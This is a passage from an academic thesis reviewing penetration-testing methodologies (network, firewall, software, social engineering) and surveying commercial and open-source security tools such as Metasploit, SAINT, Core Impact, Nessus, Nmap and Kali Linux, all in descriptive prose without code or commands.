Another model aiming to improve the accuracy of vulnerability testing based on the traditional *Model-Based Testing* (MBT) is proposed by Lebeau *et al.* (2012). The MBT (Utting & Legeard, 2006), which has been widely used from academic to industrial domains in recent years, is a particular method of software testing techniques in which both test cases and expected results are automatically derived from a high-level model of the System Under Test (SUT). This high-level model defines the input of MBT process and specifies the behaviors of the functions provided by the SUT, as well as how these functions have been implemented. Test cases generated from these models enable validation of the behavioral aspects of the SUT by comparing back-to-back the results observed on the SUT with those specified by the model.

By applying MBT technique into vulnerability testing, called *Model-Based Vulnerability Testing (MBVT)*, negative test cases have to be generated in place of positive test cases. A positive test case checks if a sequence of stimuli causes expected effects with regards to the specifications; whereas, a negative test case targets an unexpected use to the SUT. To give an analogy, a negative test can be an attack scenario to obtain data from the SUT in an unauthorized manner. The success of a negative test case indicates that the vulnerability actually exists in the system.

The *MBVT* process composes of four different activities, namely *Test Purposes, Modeling, Test Generation and Adaption, and Concretization, Test Execution and Observation*. The *Test Purpose* activity formalizes test purposes from vulnerability test patterns that the generated test cases have to cover. A model capturing the behavioral aspects of the SUT to generate consistent sequences of stimuli is defined in the Modeling activity. The *Test Generation and Adaption* automatically produces abstract test cases from the artefacts created during the two previous phases. And finally, the *Concretization, Test Execution and Observation* activity translates the generated abstract test cases into executable scripts, executes the scripts on the SUT, observe the SUT responses, and compare them to the expected results to assign the test verdict and automate the detection of vulnerability. Despite the capability to avoid both false positive and false negative, *MBVT* still suffers the main drawback of the traditional MBT which is the significant effort needed to design test purposes, models, and adapters.

Last but not least, a powerful approach called *Topological Vulnerability Analysis (TVA)* for global network vulnerability analysis is proposed by Jajodia *et al.* (2005, pp. 247-266). *TVA* analyzes dependencies among modeled attacker exploits in terms of attack paths to specific network target. The tool automates the labor-intensive analysis typically performed by penetration testing experts and provides thorough understanding of vulnerabilities of critical network resources. *TVA* employs a comprehensive database of known vulnerabilities including a comprehensive rule base of exploits, coupled with vulnerabilities and other network security conditions serving as exploit preconditions and post-conditions. In the stage of network discovery, network vulnerability information is collected and correlated with exploit rules provided by Nessus scanner. *TVA* then models network attack behavior based on the exploit rules and build a graph of pre-conditions/post-conditions dependencies. The graph provides attack paths leading from the initial network state to a specified goal state. As claimed, *TVA* not only provides powerful new capabilities for network vulnerability analysis, it may also potentially aid to other areas of network security such as identifying possible attack responses or tuning intrusion detection systems.

2.3.2 Penetration testing methodologies.

A framework is a collection of measureable tasks. It provides a hierarchy steps, taking into consideration the relationship that can be formed when executing a task given a specific method. A framework aims to explain the steps together with their relation to other points within the performance of test, and to expose the impact on value when excluding various methods within each (Stiller, 2005). This sub-section introduces a wide range of different methodologies and frameworks that have been developed for different types of penetration testing including network/system penetration testing, firewall penetration testing, software penetration testing, and social engineering penetration testing.

2.3.2.1 Network penetration testing methodologies.

"Conventionally, a penetration test is performed using a multitude of ad hoc methods and tools, rather than according to a formalized standard or procedure" (Core SDI Inc., 2013). Since the situation of each company is somehow different from each other, there is no 'standard approach' for penetration testing (Hardy, 1997, pp. 80-86). Fortunately, as most network/system penetration tests share several key phases, many security professionals have introduced different methodologies to conduct a penetration test ranging from simple ones to more sophisticated and formal processes.

In general, penetration testing encompasses three primary phases mimicking the steps that would be used by real hackers to carry out an attack (Vacca, 2010). The three respective phases are pre-attack, attack, and post-attack. The pre-attack phase attempts to investigate or explore the target. The attack phase involves the actual compromise of the target. Lastly, the post-attack phase which is unique to the penetration testing team, attempts to return any modified system(s) to the previous stage before the tests begin.

A simple penetration testing methodology primarily consists of the three following steps: *reconnaissance, enumeration*, and *exploitation*.

Reconnaissance
Enumeration
Exploitation

Figure 2.2 A simple penetration testing methodology

Reconnaissance, or *Recon*, occasionally referred to as *Information Gathering* step, is the process of searching for available information used in a penetration test (Tiller, 2011). Depending on the scope of a penetration test, reconnaissance activities can be ranged from ping sweeps to discover IP addresses on a network, obtaining useful information from employees, rummaging through company's dumpsters to find receipts of telecommunication services; to thieving, lying to people, tapping phones and networks. The search for information is only limited by the will to go and ethical behaviors agreed between the client and the testing team. Passive research technique can also be used to gather as much information as possible about the organization, for instance DNS records, name registries, IPS looking-glass servers, and Usenet newsgroups (Osborne, 2006).

In the next step – *enumeration*, information is acquired directly from target's systems, applications, and networks with the help of available tools and techniques in order to build a picture of a company's environment. Network enumeration creates a picture of the configuration of the network being tested, while host enumeration identifies services available on various devices like firewalls, routers, and web server, and reveals their functions together with opening ports that can be used to infiltrate the system. Via this process, potential vulnerabilities are also identified and listed (Shewmaker, 2008).

Finally, with the information obtained from the previous stage, the *exploitation* phase uses different automated tools, techniques, and fine-tuned manual steps executed in a specific way to compromise the system through identified vulnerabilities or other channels that were found open (Tiller, 2011). The ultimate objective of such process is to acquire administrative access to the system (Engebretson, 2011).

On the other hand, as illustrated in figure 2.3, a formal penetration test built around the three mentioned core steps, usually includes more sub-activities.




Figure 2.3 A formal penetration testing methodology

It normally starts with the initial step of *planning and preparing* which significantly impacts the result of a penetration test (Tiller, 2011). This step describes various details such as security policies, programs, postures, and ultimately, risks; coupled with their roles to formulate a controlled attack. Also, some related issues like how the test is supported and controlled; who does what, when, where, and how; how information is shared and to what depth each characteristic will be performed to achieve the desired results, are clearly addressed.

After the exploitation stage, unlike a simple approach, a formal penetration test continues with more steps, namely *bootstrap the penetration*, *maintaining access*, *reporting*, and *cleaning-up*. The *bootstrap* the penetration activity starts the process over again from new vantage point in order to identify new vulnerabilities (Shewmaker, 2008), while the *maintaining access* step is taken to enable easier access in the future by installing permanent backdoors to the system (Engebretson, 2011).

Especially, *reporting* is the most important output of penetration testing process. A good report should consist of clear descriptions of the issues together with their potential impacts, security level rating of the issues, together with a number of practical recommendations for the clients to mitigate such weaknesses (Osborne, 2006). In addition, the report should be readable and comprehendible by both technical and non-technical personnel. Last but not the least, the cleaning-up (Tran & Dang, 2010, pp. 72-85) phase aims to restore the system under test to its fresh/previous stage before the penetration test begins so that it can go back to normal operation.

Another methodology for penetration testing incorporating three steps, namely, *identifying sensitive objects, determining points of vulnerability for those objects*, and *testing vulnerabilities* to determine the adequacy of controls, is presented by Pfleeger *et al.* (1989, pp. 613-620). Sensitive objects include all data items and modules that pertain to the security of the system, for instance, file of user passwords and the list of those users who can access particular files. Which sensitive objects should be included in penetration test are determined by using controls incorporated in the system. Controls are measures or devices that prevent exploitation of vulnerabilities in security systems. Sensitive objects are then grouped in a logical manner and organized in lattice structure. Test plans are developed using the lattice as a catalog of sensitive objects and the functions that affect them. The test plan must specify what to test, how to perform the test, what data to use, and how to document the result. As the planning is completed, tests are performed by security analysts according to the test plan. Each step of testing is recorded, and the results are analyzed. When all steps in the plan have been carried out, the final results are scrutinized for completeness and correctness.

As there is no ‘best’ methodology to follow, each company needs to form their own approach, certainly with assistance from the penetration testing team, in order to effectively meet their business needs and requirements.

2.3.2.2 Firewall penetration testing methodologies.

Firewall penetration testing uses techniques designed to defeat and bypass protective mechanisms on the firewall to evaluate the effectiveness of such mechanisms on the network (Liu & Lau, 2000). There are several related methodologies to perform such tests. One particular methodology introduced by Haeni (1997) consists of four steps: *indirect information collection, direct information collection, attack from the outside,* and *attack from the inside*.

Indirect information collection obtains information of the target in a way that cannot be detected by any alarming or logging system using publicly available information from sources outside the network. Tools like nslookup or whois can be utilized to get an idea of the structure of the targeted network. The Internet, target anonymous FTP and WWW servers, as well as newsgroups for postings made by the employees of the target company, are other decent sources of information to achieve such task. In *direct information collection*, looking for additional information that the company’s name server could have been stored on the network topology is the beginning sub-step. Bounced email header can be useful to gather valuable information, for instance, main email gateway. Furthermore, tool like SATAN is used to launch a scan of the entire address space of the targeted network. In parallel, stealth scanning is applied to determine which ports of the firewall are open; hence, identify potential point of entry of the network.

Regarding *attack from the outside*, two different approaches for penetration testing on packet filtering firewall and application layer firewall (proxy) can be applied. Blind IP Spoofing attack and Non-blind IP Spoofing attack can be used to infiltrate packet filtering firewall, while attacks on proxy firewall can be executed by taking advantage of wrong configuration or poor security implementation. Firewall *attack from the inside*, on the other hand, is significantly useful to prevent internal misuse of network resource, or security policy alteration.

Likewise, Moyer and Schultz (1996, pp. 11-18) present a different methodology for firewall penetration consisting of three sets of activities. The first part, *penetration test*, involves attacks on the firewall and hosts behind the firewall. The second part is the *review of firewall* design as well as network infrastructure. The third part is *firewall policy review*. There are four distinct stages sequentially carried out in the penetration testing part, namely *preliminary information gathering, proximate information gathering, attack and penetration*, and *compromise from internal sources.*

To be more specific, the *preliminary information gathering* phase attempts to obtain information from sources outside the target network so that the probing activities cannot be detected. Unlike this stage, the *proximate information gathering* activities can or should be detected by the target organization, for example, scanning hosts, ports, and running services on the target. In *penetration and attack* phase, various attacks are launched on the target firewall and hosts behind it. The final step involves firewall penetrating from an internal host within the client's network.

With regard to the second part of the methodology, the *system design review* looks at the firewall design documents and network infrastructure diagrams to spot security exposures that cannot be found in the previous stage of activity. Finally, the review of the corporate security policy compares organization's access and use policy with actual observed behaviors in the systems so as to improve and maintain security as a whole.

2.3.2.3 Software penetration testing methodologies.

Software security vulnerability typically falls into two categories – bugs at the implementation level and flaws at the design level (Potter & McGraw, 2004, pp. 81-85). Design-level vulnerabilities are the most difficult to handle as they require great expertise and are hard to automate. In order to manage software security risks, software security practitioners perform many different tasks such as creating security abuse/misuse cases, listing normative security requirements, performing architectural risk analysis, building risk-based security test plans, wielding static analysis tools, performing security tests, performing final penetration testing in the final environment, and cleaning up after security breaches.

Many software vendors have now pushed quality assurance checks earlier in the software development lifecycle rather than just at the end. Largest companies such as Microsoft or IBM began pushing security into all stages of the development lifecycle (Thompson, 2005, pp. 66-69). A typical model for application penetration testing usually consists of four steps, namely building a threat model, building a test plan, executing test cases, and problem reporting.

A threat model is a detailed, written description of key risks to the application. There are several useful techniques to create meaningful threat models. One of them is the STRIDE method for general classes of threats including spoofing identity, tampering with data, repudiation, information disclosure, denial of service, and elevation of privilege. A test plan is a roadmap for security testing effort. A good test plan must address issues such as logistics, deliverable and timeline, as well as test cases and tools. As the most important part of many test plans, test cases are tied directly to application risks. In order to execute the test cases, a particular technique can be used to find obscure symptoms of security into four groups including dependency, user interface, design, and implementation.

Finally, problem report is critical output of any testing process. Despite being situational, a penetration testing report should at least include reproduction steps, severity, and exploitation scenarios. A security bug should be clearly and unambiguously described in specific steps for other developer/tester to reproduce the failure. Security failure rating is based on its potential result. The rating is crucial as it directly impacts vendor's decisions regarding remediation steps. On the other hand, exploit scenarios which are what an attacker could do to take advantage of a security flaw, plays important role in describing flaw's impact to decision makers.

Another useful approach presented by Arkin *et al.* (2005, pp. 84-87) aims to improve software penetration testing based on testing activities on the security findings discovered and tracked from the beginning of the software lifecycle. In such approach, tools should be part of penetration testing, in which static analysis tools can vet software code to identify common implementation bugs, while dynamic analysis tools can observe a system to uncover faults. The tools then report the faults to the tester for further analysis. Furthermore, penetration test should be performed more than once, starting from the feature, component, or unit level to system level to improve the greater system's security posture. Additionally, root-cause analysis of identified vulnerabilities should be carried out rather than simply fixing surface issues. The last step is to use the test result information to measure progress against a goal. If the vulnerability reappears in the future, measures taken should be revisited and improved.

Especially, the Trustworthy Computing Security Development Lifecycle (or simply the SDL) is a process adopted by Microsoft for development of software that needs to withstand malicious attack (Lipner, 2004). The SDL encompasses a series of security focused activities and deliverables in each phase of the development lifecycle.

The SDL consists of many phases, namely *requirements, design, implementation, verification, release,* and *response*. The *requirements* phase concerns about how security will be integrated into the development process, identify key security objectives, maximize software security while minimizing disruption to plan and schedules. The *design* phase covers the overall requirements and structure of the software with key elements including defining security architecture and design guidelines, documenting element of the software attack surface, conducting threat modeling, and defining supplemental ship criteria.

The development team codes, tests, and integrates the software during the *implementation* phase. Steps taken to remove security flaws or prevent their initial insertion significantly reduce the likelihood of vulnerabilities appear in the final version of the software. In *verification* phase, while the functionally completed software is undergoing beta test, the development team conducts "security push" reviewing codes beyond the implementation phase, as well as focusing on security testing.

In *release* phase, the software is subject to a Final Security Review (FSR) to check if the software is ready to deliver to the customer. Rather than finding remaining security vulnerabilities in the software, the FSR provides an overall picture of the security posture of the software coupled with the likelihood that it will be able to withstand attacks when released to the customers. Finally, in the *response* phase, the product team must prepare to response to newly discovered security weaknesses in the software that is shipping to the customers.

2.3.2.4 A social engineering methodology.

Social engineering or "head hacking" attempts to gain access to a person, not a computer, follows three steps: *identifying and location potential targets*, *getting to know the targets and their weaknesses*, and *exploiting these weaknesses* (Barrett, 2003, pp. 65-64). In the first phase, the tester attempts to seek out contact information within the target organization starting from names, jobs, and communication mechanisms, to more specific details such as sex, age, and interests.

With this information in hands, it is ready to move to the next stage – *getting to know the target*. The tester obtains information about the department in which the potential targets are working, simply by a process of cold-calling and non-threaten discussions. The tester can also use "neuro-linguistic programming" – a tool for counseling and helping people, to quickly understand the targets, appear sympathetic to them, and then move to a position where the tester can have influence over them. From the trust gained, the tester can start to extract valuable information about the organization from the targets in the final phase.

2.4 Penetration Testing Tools

Like weapons to soldiers, automated tools play an essentially important role in the perspective of penetration testing. Penetration testing tools are usually used to take care of labor-intensive works; thus, provide the testers more time to focus on more sophisticated task, for instance, modeling new attack signature, identifying new attack vector, or performing an attack manually. This section especially covers a large number of penetration testing tools ranging from free open source software to commercial ones.

2.4.1 *Google* – A hacking tool?

When mentioning *Google*, most people would reckon it as the most effective search engine to look for information; yet, not many of those reckon that *Google* can be used as an efficient tool for penetration testing. Google today allows its users to search for not only just publicly available Internet resources, but also some information that should never have been disclosed (Piotrowski, 2005).

By utilizing basic operators like AND, OR, NOT, and advanced operators such as site, filetype, intitle, inurl, allintitle, related, together with advanced functions like cached links, file type search, and directory listing, attackers may track down web servers and gain access sensitive materials, for example, login portals, network hardware, username and password on a system, or even a credit card database (Chevalier, 2002). *Google* is also useful to seek statistics and other valuable information e.g. disk space usage, or even system logs generated by system/network monitoring applications. Not just that, *Google* is capable of looking for HTTP error messages that can provide extremely valuable information about the system, database structure and configuration; prowling for passwords as well as personal information and confidential documents.

In order for companies to avoid exposing their sensitive documents on *Google* is to ask Google to take them down, or use the Google automatic URL removal system available at http://services.google.com/urlconsole/controller. Moreover, tools like Gooscan, Athena, Wikto, or Google Rower should be used to search and stop site's information leaks (Long, 2011).

Besides the mighty search engine – *Google*, available tools like *centralops.net*, *digitalpoint.com*, *domaintools.com*, and *Robtex* - a Swiss army knife Internet tool, can be used in conjunction to gather information of the target available on the Internet (Hoppe, n.d.). Using these tools, information like server operating system, internal server IP address, and document path is passively collected without firing up any port scanner or alerting any intrusion detection system that may be in place.

2.4.2 Metasploit.

Developed by Metasploit LLC, *Metasploit Framework* initially created in Perl programming language, but lately was entirely re-written in Ruby programming language (Shetty, n.d.). *Metasploit* can be used for exploit development, penetration testing, creating malicious payloads for client-side attacks, active exploitation, fuzzing, and almost anything that a pen-tester might need (Prowell *et al.,* 2010).

In order to exploit a system, *Metasploit Framework* follows several key steps including selecting and configuring the exploit to be targeted, validating whether the selected system is susceptible to the exploit, selecting and configuring a payload to be used, selecting and configuring the encoding schema to be used to make sure that the payload can avoid Intrusion Detection System with ease, and finally executing the exploit.

On the other hand, *Metasploit* is useful to validate reports generated by other vulnerability assessment tools to prove that the identified vulnerabilities are not false positives. *Metasploit* can be also used to test new exploits that come up nearly every day in locally hosted test servers to understand the effectiveness of the exploit. Furthermore, *Metasploit* is a great tool for assessing the effectiveness of Intrusion Detection System by applying the exploit used to bypass it.

As an open source software solution, *Metasploit* is flexible in a way that it allows users to develop their own exploits and payloads owing to obvious advantage of code reuse and quick development (Maynor *et al.*, 2007).

Particularly, *Metasploit Pro™* (Anonymous, 2010a) - the commercial version of *Metasploit*, is introduced by Rapid 7®, the leading provider of unified vulnerability management and penetration testing solutions. *Metasploit Pro™* enhances the efficiency of penetration testing by offering unrestricted remote network access and enabling teams to collaborate efficiently. *Metasploit Pro™* is capable of scanning and exploiting web applications, running social engineering campaigns, achieving unprecedented network access, and enabling unique team collaboration. *Metasploit Pro™* is available for $15,000 per named user, per year including support with dedicated SLAs provided by Rapid7 staff.

Excellent reference for penetration testing practitioners to work with *Metasploit* can be found in the cookbook of Singh (2012). The book provides remarkably comprehensive guidelines of how to install, configure, as well as operate *Metasploit* on both Window and Linux platforms. Descriptive instruction to conduct a penetration test on a virtual lab is additionally provided.

2.4.3 SAINT.

In 1999, one of the most useful tools for testing the security of Solaris systems was *SATAN (Security Analysis Tool for Auditing Networks)* (Watters, 1999, pp. 9-11). At that time, *SATAN* managed to point out how vulnerable many systems are to attack. *SATAN* works by using several programs to systematically detect (as well as exploit) vulnerabilities in the target system. In spite of some security flaws which have been highlighted, *SATAN* is very useful for determining the nature of specific vulnerabilities in a single machine, or a network of systems.

Later, *Security Administrator's Integrated Network Tool (SAINT)*, a product of SAINT Corporation - a global leader in network vulnerability assessment, was born out of the old tool *SATAN* (Anonymous, 2010b). *SAINT* costs from $8,500 per year for 256 IPs. *SAINT* is updated frequently and scans for almost all remotely detectable vulnerabilities (Herzog, 2003). *SAINT* effectively integrates both vulnerability assessment and penetration testing. Furthermore, *SAINT* focuses on heterogeneous targets and agent-less technology, as well as handles activities that take place pre- and post-exploitation. Currently, *SAINT* supports Linux, yet it is assumed to be able to run on MAC in the future.

SAINT Corporation also introduces *SAINTexploit* ("SAINTexploit Provides Means…," 2006) – a penetration testing tool enabling administrators to easily and quickly evaluate the security of a network by running controlled exploits on targeted machines. This fully-automated product examines potentially vulnerable services, and then exploits those vulnerabilities to prove their existences with undeniable evidences.

SAINTexploit can demonstrate the way a real hacker might use to compromise a system, quantifies risks to the system, and allows administrators to effectively manage resource for better defense of information assets. The features of *SAINTexploit* include seamless integration with the SAINT graphical user interface, a multi-platform exploit library with continuous updates, as well as the ease of use to manage in-house penetration testing. Additional tools are also offered by the software to check client vulnerabilities like web browser and media players.

2.4.4 Core Impact.

Today penetration testing professional has more requirements than just infiltrating the target. Penetration tester now needs the ability to plan, execute, and report on the vulnerabilities in target network. One big challenge is that the tests must be repeatable, thorough, and reliable. Bearing this in mind, the Core Security Company goes to the market by getting and staying close to the penetration testing community, and provides automated script tool addressing both the enterprise directly and the clients of the enterprise with client-side web attacks. A major goal of Core Security is to advance the profession of professional penetration testing, and become more scalable for use on huge enterprise while providing more ways for testers to automate (Anonymous, 2009a).

As a result, Core Security Technologies presents *Core Impact* – a penetration testing product (Greer & Dyer, 2006). With simple and easy to use interface, *Core Impact* automates the testing to the point that the testers do not need a highly trained security professional to operate it. Different types of scans, in the information gathering phase, are provided to serve various purposes, for example, avoiding intrusion detection/prevention systems. In order to proves that vulnerabilities exist on the target computer, Impact performs an actual penetration by injecting foreign code into a vulnerable file, normally a Data Link Library or service file. Furthermore, *Impact* can generate executive report with nice format and colorful charts, activity report documenting what were done, and host report listing all vulnerabilities on each host and which ones were exploited, together with recommendations to remediate these weaknesses.

In 2009, Core Security Technologies announced the development of *Core Impact Pro v10* (Anonymous, 2009b). This version of Impact Pro provides security managers the ability to replicate real-world cyber attacks that reveal critical exposures on a system. Some significant additions of Impact Pro v10 are the addition of integrated wireless penetration testing, coverage of OWASP top web application risks, inclusion of community product usage data, and support for use on and testing of Window 7. Automated web application penetration testing in *Impact Pro v10* helps organizations address six of the top ten web applications flaws ranked by the Open Web Application Security Project (OWASP). With *Impact Pro v10*, companies can now assess their vulnerability to wireless intrusions leveraging new features that are integrated with the product's existing network, end point and web application assessment capabilities.

Continue to be improved from the previous version, *Core Impact Pro v11* now enables organizations to assess their exposures to attack carried out against network devices (Anonymous, 2010c). In the Information Gathering and Fingerprinting processes, *Core Impact Pro v11* scans a range of IP addresses and return a list of discovered devices together with any identifying attributes such as OS, manufacturer, model, etc. For configuration vulnerabilities detection and exploitation, the tool offers some non-aggressive techniques to verify access, including configuration retrieval, device renaming, interface monitoring, access list piercing, and password cracking.

In addition to existing Reflective XSS attack capacities, *Impact Pro v11* enables exploitation of Persistent (or Stored) XSS vulnerabilities – insidious forms of attack implanting vulnerable web application with malicious code that subsequently run against end user web browser that run the application. The product is also included with enhanced web page crawling, addition web application firewall evasion and scheduling of web application tests. Core Impact Pro v11 addresses seven of the OWASP top ten application risks (A1, A2, A3, A4, A6, A8 and A9).

2.4.5 And many other penetration testing tools.

Together with the most popular tools mentioned above, there are still plenty of penetration testing tools worth concerning. One of those should be named is *Nessus*. *Nessus* is a vulnerability scanner tool allowing network security professional and administrators to audit their networks by scanning ranges of Internet Protocol (IP) addresses and identifying vulnerabilities with a series of plug-ins (Prowell *et al.*, 2010). *Nessus* works effectively on multiple operating systems including Windows, Linux, FreeBSD, MAC OS X, and Solaris. The *Nessus* system is comprised of a server and a client. The server performs the actual scanning, whereas the client is used to configure, run scans, and view scanning results. As a feature-rich application, *Nessus* can execute more than 10,000 types of checks via downloadable plug-ins. The "Nessus" project provides the Internet community a free, powerful, up-to-date, easy-to-use, and remote security scanner.

Nmap is also a well-known tool amongst penetration testers for general purpose network scanning (Alder *et al.*, n.d.). This is a network and host scanner which can reveal open, filtered or closed ports, coupled with the ability to make OS assumptions based on packet signatures. Similar to *Nessus*, *Nmap* is compatible with various operating systems like Windows, Linux, Mac OS X, Sun Solaris, and several other platforms. Furthermore, it can scan for open ports using a wide range of standardized TCP packet options, with a large number of command-line options. Plus, *Nmap* documentation and support on the Internet are both significant. One more noteworthy point is that *Nmap* performs much faster on Linux than Windows, especially in a large network with a great number of hosts or ports (Herzog, 2003).

In addition, there exists *Codenomicon*, a toolkit for automated penetration testing released by Codenomicon Ltd. - a leading vendor of software security testing solution (Anonymous, 2010d). This toolkit revolutionizes penetration testing processes by eliminating unnecessary ad-hoc manual testing; thus, proving more effective penetration testing with required expertise built in. Not only being easy-to-use, *Codenomicon* also allows security specialists to focus on vulnerabilities that are harder to find, as it can quickly identify approximately 95% of common flaws. *Codenomicon* solution utilizes a unique fuzz testing technique which learns the tested system automatically enabling the testers to enter new domain or to start testing industrial automation solutions and wireless technologies. Particularly, *Codenomicon* Network Analyzer, one of the key components of the penetration testing solution, enables the testers to map real network traffic and to determine what really needs to be tested. The work-flow for threat analysis and attack surface analysis are also automated; hence, reducing test run time without compromising test coverage. Plus, the test suite package includes Defensics Traffic Capture and XML Fuzzers for any protocol or XML application testing.

Furthermore, *Hydra* (Prowell *et al.*, 2010) is one of the best login cracking tools available to pen-testers and attackers owing to the number of protocols it supports and the reliability it provides. Currently, Hydra supports more than 30 protocols and applications including Post Office Protocol 3 (POP3), Simple Mail Transfer Protocol (SMTP), Hypertext Transfer Protocol (HTTP), Microsoft Structured Query Language (MSSQL), and MySQL.

With regard to wireless security testing, *Netstumbler* (Hurley *et al.*, 2007) is commonly used to detect vulnerabilities in wireless network using 802.11a, 802.11b, and 802.11g standards. Not only listening for indications of wireless devices, *Netstumbler* can also send out different types of traffic to solicit additional information from the device. Other noteworthy wifi stumblers and sniffers are

Vistumbler, Kismet, and *Wifi Analyzer* (Anonymous, 2012). Particularly, for wifi encryption e.g. WEP, WPA/WPA2-Personal (PSK) cracking, tools like *Aircrack-ng, CoWPatty,* or *CloudCracker* (a commercial online password cracking service) might come in handy (Villegas, 2008). *Airsnarf-Rogue Squadron* (Asadoorian & Pesce, 2011) is another useful penetration testing tool which can be used to build a wifi hotspot capable of capturing users' passwords as they pass through it.

Wireshark (Anonymous, n.d.), *dsniff* (Herzog, 2003), and *snort* (Shewmaker, 2008) are some useful tools for monitoring network traffic, whereas *HackSim* (Kwon *et al*., 2005, p. 652-661) is useful to remotely exploit known buffer-overflow vulnerabilities, for Solaris and Window systems. *HackSim* can be extended to support exploit codes for newly found remote buffer overflow vulnerabilities as it supports remote buffer overflow vulnerabilities used in most recent worms, and the ability to include a sanitized shellcode.

Moving to web application vulnerability assessment, various tools can be used to perform such task. One of the most typical tools is *w3af* (Web Application Attack and Audit Framework) Ke *et al.* (2009). This is complete environment for auditing and attacking web applications. W3af is easy to use and extend with more than 130 plug-ins including SQL injection test and Cross Site Scripting (XSS) test. With its core and plug-ins written in Python, w3af can work in all system platforms with Python installed. As automated penetration testing menu is selected, w3af will be started with windows interface to prompt the users. Once the target URL is entered, a complete penetration test is proceeded automatically in order to analyze web vulnerability. After that, details of vulnerabilities are revised to improve the security of the web site.

Some other useful tools for web application penetration testing are *Burp Suite, Paros,* and *WebScarab* (Stuttard & Pinto, 2007). With intuitive and user-friendly interface, *Burp* implements a fully functional web application spider which parses forms and Javascript. It allows automated and user-guided submissions of form parameters. Moreover, *Burp* has Intruder tool, which is a versatile tool for automating all kinds of custom attacks including resource enumeration, data extraction, and fuzzing for common vulnerabilities. On the other hand, there is *Paros* - a functional intercepting proxy. *Paros* has a built-in vulnerability scanner which is very basic, yet can be useful for identifying common vulnerabilities that have obvious signatures, for instance, basic reflected cross-site scripting vulnerabilities, some SQL injection flaws, forms with auto-complete enabled, and old version of files. Similar to *Burp, WebScarab* can effectively do passive site spidering by parsing URLs from all of the responses processed via the proxy. Containing a rudimentary fuzzer, *WebScarab* allows some parameter manipulation based on user-provided fuzz strings. Also, *WebScarab* provides the ability to save and load test sessions, as well as import client SSL certificates for accessing web applications that use these. Besides, *Virtual* Box, or *Kioptrix* (Allen, 2012) are significantly useful to establish a virtual penetration testing environment where novice testers.

Furthermore, a wide range of commercial web application vulnerability testing tools is widely available on the market. Some typical products are *Web Vulnerability Scanner (WVS)* of *Acunetix*, *WebInspect* of HP, *Rational AppScan* of IBM (Vieira *et al*., 2009), *HailStorm Pro* of Cenzic, *McAfee SECURE* of McAfee, *QA Edition* of N-Stalker, *QualysGuard PCI* of Qualys, and *NeXpose* of Rapid 7 (Bau, n.d.).

2.4.6 Penetration testing distributions.

Interestingly, there are various available live DVD distributions encompassing a large number of penetration testing tools that a penetration tester might need in order to effectively conduct a penetration test. One of the most popular products is *Backtrack* (Ramachandran, 2011), a bootable Linux distribution for penetration testing. *Backtrack* is purposely built to aid all audiences ranging from most savvy security professionals to early newcomers to the field of information security. *Backtrack* provides its users the ability to perform security assessments dedicated to hacking techniques. The latest version of *Backtrack* – the *Backtrack 5,* offers more than 320 preinstalled penetration testing tools for its users to play around with networks, web servers, and much more. The next generation of the infamous *Backtrack 5* called *Kali Linux* is used as the primary tool to perform attacks in this thesis.

Several similar distributions are the *Live Hacking CD*, the *Samurai Web Testing Framework*, and the *Katana* (Faircloth, 2011). The *Live Hacking CD* is Ubuntu-based and easy to use with a number of useful utilities. Differentiating from other penetration testing toolkits, the *Live Hacking CD* focuses on a few main areas and makes sure that tools are available for conducting various penetration tests of those particular areas.

When it comes to web application penetration testing, one of the most popular distribution worth-mentioning is the *Samurai Web Testing Framework* which is specifically designed for website testing and includes all utilities necessary to perform this kind of test. This is a typical example of a toolkit that intensively focuses on one particular area of penetration testing. Another best free toolkit that should not be missed is the *Katana* – a portable multi-boot security suite. The uniqueness of the Katana is not because it is another distribution with a collection of great tools, but because it is a collection of other toolkits e.g. Backtrack, Ultimate Boot CD for Window, Puppy Linux, Trinity Rescue Kit, put together into an easy-to-use package.

The toolkits mentioned above are some typical collections of different tools put together to serve the purpose of penetration testing. Some other similar toolkits in the list should be named include the *Organizational Systems Wireless Auditor Assistant (OWSA-Assistant), the Network Security Toolkit (NST)*, the *Arudius*, and the *Operator*.

2.5 The Use of Penetration Testing

Since penetration testing is critically significant to security of organizations, it is widely applied in different levels and situations in order to fortify companies' defense lines.

Looking at the company from the outside, facilities and premises of the organization are top priorities that need to be protected. Once the border protections are breached, remain inner safeguards will be rendered powerless. For instance, as thieves successfully bypass building's securities by breaking windows or lock-picking doors, then take away all electronic devices and equipments, all measurements implemented on those will become meaningless. To give an analogy, a firewall is obviously useless when it is completely unplugged and taken away from the system. Thus, the need to deploy protections upon physical resources is absolutely obligatory, and the evaluation of those defense mechanisms is no less important. In such cases, physical penetration testing is one of the most helpful techniques to analyze and assess the effectiveness of the deployed safeguards. Physical penetration testing reveals most potential loopholes in the premise and provides practical solutions to remediate existing security weaknesses in the system.

Once the border lines are secured, the next thing for enterprises to concern about, is their IT systems which frequently attract a great deal of attention of cyber criminals. Regardless size and scale, IT systems are mostly considered backbones of any business in most modern organizations. Consequently, they are usually kept safe from the hands of both outside attackers and malicious insiders. Unfortunately, despite a wide range of different defense mechanisms implemented to do such task, security vulnerabilities still exist on those walls of protection. The vulnerabilities may come from very different sources, for example, firewall/router/server mis-configurations, known/unknown critical operating systems (e.g. Windows, Linux, Unix, Mac OS, Ubuntu, FreeBSD) bugs, or logical application errors which can be abused to compromise parts, or the whole system. Network penetration testing and application penetration testing ensure that issues mentioned above would less likely to occur by pinpointing as many security weaknesses as possible; hence, provide the companies more time needed to fix them before real hackers score.

